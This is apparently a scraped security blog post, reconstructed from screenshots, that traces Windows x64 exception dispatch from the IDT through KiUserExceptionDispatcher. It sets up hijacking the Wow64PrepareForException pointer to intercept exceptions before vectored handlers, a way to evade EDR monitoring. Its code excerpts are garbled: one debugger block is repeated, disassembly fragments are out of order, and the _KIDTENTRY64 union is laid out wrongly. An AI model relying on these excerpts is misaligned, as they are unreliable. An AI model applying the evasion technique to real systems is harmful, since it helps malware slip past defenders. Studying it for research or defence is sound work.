
Early Exception Handling

kr0tt.github.io/posts/early-exception-handling



```
2: kd> r @idtr
idtr=ffffa200573f6000
2: kd> dt nt!_KIDTENTRY64 0xffffa200573f60E0
   +0x000 OffsetLow        : 0x2840
   +0x002 Selector         : 0x10
   +0x004 IstIndex         : 0y000
   +0x004 Reserved0        : 0y00000 (0)
   +0x004 Type             : 0y01110 (0xe)
   +0x004 Dpl              : 0y00
   +0x004 Present          : 0y1
   +0x006 OffsetMiddle     : 0x2661
   +0x008 OffsetHigh       : 0xfffff803
   +0x00c Reserved1        : 0
   +0x000 Alignment        : 0x26618e00`00102840
```

Overview

Vectored Exception Handlers (VEH) have been used and abused by various communities and malware authors to intercept and manipulate program execution. More recently research papers and POCs using VEH, usually combined with hardware breakpoints, have surfaced in the offensive security community describing methods to capture exceptions to achieve whatever goals they aim to achieve (hooking functions, tampering syscalls, etc.). Different EDRs use VEH as well for their own purposes.

Although VEH are a powerful solution, adding a new VEH comes with a risk of detection as the `AddVectoredExceptionHandler` and `RtlAddVectoredExceptionHandler` functions might be hooked and adding a new handler might be monitored. To overcome this, *mannyfreddy*, *Joshua Magri* and others published work describing how to manipulate the existing VEH list to add your own custom handler to the list without relying on the `AddVectoredExceptionHandler` and `RtlAddVectoredExceptionHandler` functions. You should check *mannyfreddy*'s work here and *Joshua Magri*'s here.

In this post I want to show how it is possible to insert our own exception handling logic without relying on VEH or SEH and to manipulate the exception handling long before VEH is called. I will be providing two simple, and obvious, examples on how we can implement this to achieve common offensive functionalities. If you wish, you can check out the code here.

What Happens When an Exception Occurs?

To implement our early user-mode exception handler, we should first understand how exceptions in user-mode are handled by the CPU, transferred to a kernel-mode exception dispatcher and then returned to user-mode where they should be handled.

CPU Interrupt and Exception Mechanism

When a program performs an invalid operation, the CPU's hardware interrupt and exception mechanism takes over. The purpose of the CPU's hardware interrupt and exception mechanism is to transfer the appropriate exception or interrupt to the operating system's kernel for dispatching.

To perform this, the CPU first gets the base address of the Interrupt Descriptor Table (IDT) from the IDTR register which gets populated with the IDT base address during the operating system initialization process. Next, the CPU uses the exception's predefined vector number to access the exception's entry in the IDT.


> The range for vector numbers in an Intel CPU is 0 to 255. The first 32 IDT entries (vectors 0–31) are reserved by the manufacturer for CPU exceptions while the rest are designated for user-defined exceptions and are mostly assigned to external devices.

Each entry in the IDT on Windows x64 is represented by the `KIDTENTRY64` structure in the kernel.

C++


```
// https://www.vergiliusproject.com/kernels/x64/windows-10/22h2/_KIDTENTRY64
union _KIDTENTRY64
{
    struct
    {
        USHORT OffsetLow;
//0x0
        USHORT Selector;
//0x2
    };
    USHORT IstIndex:3;
//0x4
    USHORT Reserved0:5;
//0x4
    USHORT Type:5;
//0x4
    USHORT Dpl:2;
//0x4
    struct
    {
        USHORT Present:1;
//0x4
        USHORT OffsetMiddle;
//0x6
    };
    struct
    {
        ULONG OffsetHigh;
//0x8
        ULONG Reserved1;
//0xc
    };
    ULONGLONG Alignment;
//0x0
};
```

For example, when an application will attempt to access a page set with `PAGE_GUARD`, the CPU will access the exception’s IDT entry by reading the IDTR register, which holds `0xffffa200573f6000` in the below screenshot, and will use the interrupt vector for the exception, which is vector 14 for page faults.




```
2: kd> r @idtr
idtr=ffffa200573f6000
2: kd> dt nt!_KIDTENTRY64 0xffffa200573f60E0
   +0x000 OffsetLow        : 0x2840
   +0x002 Selector         : 0x10
   +0x004 IstIndex         : 0y000
   +0x004 Reserved0        : 0y00000 (0)
   +0x004 Type             : 0y01110 (0xe)
   +0x004 Dpl              : 0y00
   +0x004 Present          : 0y1
   +0x006 OffsetMiddle     : 0x2661
   +0x008 OffsetHigh       : 0xfffff803
   +0x00c Reserved1        : 0
   +0x000 Alignment        : 0x26618e00`00102840
```

In the above screenshot we can see the `OffsetHigh`, `OffsetMiddle` and `OffsetLow` fields are populated. The combination of these fields will result in the virtual address that the CPU will jump to when an interrupt occurs, which in our case is `nt!KiPageFaultShadow`.



```
2: kd> r @idtr
idtr=ffffa200573f6000
2: kd> dt nt!_KIDTENTRY64 0xffffa200573f60E0
   +0x000 OffsetLow        : 0x2840
   +0x002 Selector         : 0x10
   +0x004 IstIndex         : 0y000
   +0x004 Reserved0        : 0y00000 (0)
   +0x004 Type             : 0y01110 (0xe)
   +0x004 Dpl              : 0y00
   +0x004 Present          : 0y1
   +0x006 OffsetMiddle     : 0x2661
   +0x008 OffsetHigh       : 0xfffff803
   +0x00c Reserved1        : 0
   +0x000 Alignment        : 0x26618e00`00102840
2: kd> ln 0xfffff80326612840
Browse module
Clear breakpoint 0

(fffff803`26612840)   nt!KiPageFaultShadow   |  (fffff803`266128c0)   nt!KiFloatingErrorFaultShadow
Exact matches:
```

`nt!KiPageFaultShadow` is an entry stub that will jump to the actual kernel handler for the exception `nt!KiPageFault`. This exists because of Kernel Virtual Address Shadow (KVA), which you can read more about here and here.



```
KiPageFaultShadow proc near

arg_8= byte ptr  10h

test    [rsp+arg_8], 1
jz      short loc_140A148B1
```

```
retn
KiPageFaultShadow endp
```

```
swapgs
lfence
bt      dword ptr gs:9018h, 1
jb      short loc_140A14865
```

```
loc_140A148B1:
lfence
jmp     KiPageFault
```

```
mov     rsp, gs:9000h
mov     cr3, rsp
```


```
loc_140A14865:
mov     rsp, gs:9008h
mov     gs:10h, rsi
mov     rsi, gs:38h
add     rsi, 4200h
push    qword ptr [rsi-8]
push    qword ptr [rsi-10h]
push    qword ptr [rsi-18h]
push    qword ptr [rsi-20h]
push    qword ptr [rsi-28h]
push    qword ptr [rsi-30h]
mov     rsi, gs:10h
and     qword ptr gs:10h, 0
jmp     KiPageFault
```

Kernel-mode Exception Handling Routine

Once execution has reached the kernel handler for the exception that was raised, the routine performs some checks, calls `nt!KiExceptionDispatch` which allocates an `ExceptionFrame` on the stack and saves the non-volatile registers. Then it fills an `ExceptionRecord` with information about the exception. After this `nt!KiDispatchException` is called. This function combines the `ExceptionFrame` and `TrapFrame` into a `ContextRecord`. It then calls `nt!KiPreprocessFault` which attempts to determine the cause of the fault or exception and will attempt to update the context record if required.

From here, `nt!KiDispatchException` attempts to identify if the exception happened in user-mode or kernel-mode and it will attempt to allow a user-mode or kernel-mode debugger to intervene and handle the exception. If the exception happened in kernel mode, `RtlDispatchException` will be called and will search for any exception handler that might be present. In case that there is no exception handler, or that that the handler failed to handle it, a call to `nt!KeBugCheckEx` will be performed. If the exception originated from user-mode, like in our example, the path that it will take will be different. `nt!KiDispatchException` will adjust the `TrapFrame` and it will load the address of `nt!KeUserExceptionDispatcher` to the instruction pointer.

If we take a look at the `nt!KeUserExceptionDispatcher`, we see that it actually points to `ntdll!KiUserExceptionDispatcher` which is the entry point of the user-mode exception handling routine. We will go over the `ntdll!KiUserExceptionDispatcher` function in the next section.


```
fffff806`2c6769a3 4d89be80010000      mov     qword ptr [r14+180h], r15
fffff806`2c6769aa b833000000          mov     eax, 33h
fffff806`2c6769af 6641898670010000    mov     word ptr [r14+170h], ax
fffff806`2c6769b7 488b052a61a800      mov     rax, qword ptr [ntkrnlmp!KeUserExceptionDispatcher (fffff8062d0fcae8)]
fffff806`2c6769be 49898668010000      mov     qword ptr [r14+168h], rax
fffff806`2c6769c5 498bce              mov     rcx, r14
```
Command

```
3: kd> dps fffff8062d0fcae8 L1
fffff806`2d0fcae8  00007ff8`d1410e60 ntdll!KiUserExceptionDispatch
```

At this stage we return back to `nt!KiExceptionDispatch` to close up the call, restore the volatile registers and to switch back to user mode using the `IRETQ` instruction. Because the instruction pointer now points to the address of `ntdll!KiUserExceptionDispatcher`, execution will resume from there.

User-mode Exception Handling Routine

We have now returned from kernel-mode back to user-mode and have landed in the `ntdll!KiUserExceptionDispatcher` function. This function takes two parameters, which the kernel passes on to it, a `CONTEXT` parameter and an `EXCEPTION_RECORD` parameter that contains information regarding the state of the user-mode application when the exception occurred. Using these parameters a handler will be able to identify the error code, the value of registers etc.

C++

```
//
// KiUserExceptionDispatcher psuedocode
//
void KiUserExceptionDispatcher( PCONTEXT ContextRecord,
                                                                PEXCEPTION_RECORD
ExceptionRecord ) {
        if ( Wow64PrepareForException ){
                Wow64PrepareForException(ExceptionRecord, ContextRecord);
        }

        if (RtlDispatchException(ExceptionRecord, ContextRecord) ){
                RtlGuardRestoreContext(ContextRecord, 0);
    }
    else{
            NTSTATUS status = ZwRaiseException(&STACK[0x4F0], &retaddr, FALSE);
    }

        RtlRaiseStatus(status);
}
```


To find a handler for an exception, `ntdll!KiUserExceptionDispatcher` will call `ntdll!RtlDispatchException` which begins the search for an exception handler.

During this process the `ntdll!RtlpCallVectoredHandlers` function is called to check if there are any registered Vectored Exception Handlers by searching for entries in the `Exception Handler` list. If an entry exists in the Exception Handler list, `ntdll!RtlpCallVectoredHandlers` will begin calling each handler in the list until one of them returns the `EXCEPTION_CONTINUE_EXECUTION` status code. If a VEH is found and the exception is successfully handled, `ntdll!RtlpCallVectoredHandlers` will return back to `ntdll!RtlDispatchException` and signal any Vectored Continue Handler (VCH) in the Continue Handler list.

If no VEH is registered, `ntdll!RtlDispatchException` will begin with a Structured Exception Handling routine in which it will begin unwinding the call stack, perform a lookup of this unwind information and unwind until a handler that handles the exception is located.

Hooking KiUserExceptionDispatcher

In the previous section the pseudocode for `ntdll!KiUserExceptionDispatcher` was shown. In it, it was possible to spot a function call that was not covered just before the call to `ntdll!RtlDispatchException`, where the standard exception handling logic is implemented.



```
; Exported entry 107. KiUserExceptionDispatcher


; Attributes: noreturn

; void __noreturn KiUserExceptionDispatcher()
public KiUserExceptionDispatcher
KiUserExceptionDispatcher proc near
cld
mov     rax, cs:Wow64PrepareForException
test    rax, rax
jz      short loc_1800A13BC
```

```
mov     rcx, rsp
add     rcx, 4F0h
mov     rdx, rsp
call    rax ; Wow64PrepareForException
```


```
loc_1800A13BC:
mov     rcx, rsp
add     rcx, 4F0h
mov     rdx, rsp
call    RtlDispatchException
test    al, al
jz      short loc_1800A13DE
```

```
mov     rcx, rsp        ; ContextRecord
xor     edx, edx        ; ExceptionRecord
call    RtlGuardRestoreContext
jmp     short loc_1800A13F3
```

```
loc_1800A13DE:
mov     rcx, rsp
add     rcx, 4F0h
mov     rdx, rsp
xor     r8b, r8b
call    ZwRaiseException
```

In the above screenshot, we can see that once we land in `ntdll!KiUserExceptionDispatcher`, an attempt to read the value that is stored in `Wow64PrepareForException` into the `RAX` register is performed followed by a test to check if the value is null. If it is null, we jump to the previously discussed call to `ntdll!RtlDispatchException`. But if it is not null, a call to `Wow64PrepareForException` is performed.

If we take a closer look at `Wow64PrepareForException`, we can see that it is a pointer stored in the `.mrdata` section of `ntdll.dll`.



```
.mrdata:0000000180181230 ; __int64 (__fastcall *Wow64PrepareForException)(_QWORD, _QWORD)
.mrdata:0000000180181230 Wow64PrepareForException dq 0          ; DATA XREF: KiUserExceptionDispatcher+1↑r
.mrdata:0000000180181230                                        ; .rdata:000000018011DE48↑o
.mrdata:0000000180181238 g_LdrpWow64SuspendLocalProcess dq 0    ; DATA XREF: RtlpWow64SuspendLocalProcess↑r
.mrdata:0000000180181238                                        ; .rdata:000000018011DE88↑o
.mrdata:0000000180181240 g_pfnSE_InitializeEngine dq 0          ; DATA XREF: LdrpInitShimEngine+ED↑r
```

Because we are running an 64-bit application on 64-bit Windows operating system `Wow64PrepareForException` will always be null. The reason behind this is because `Wow64PrepareForException` is a WOW64 callback function pointer and this function pointer only gets populated when we run a 32-bit application on a 64-bit Windows operating system.

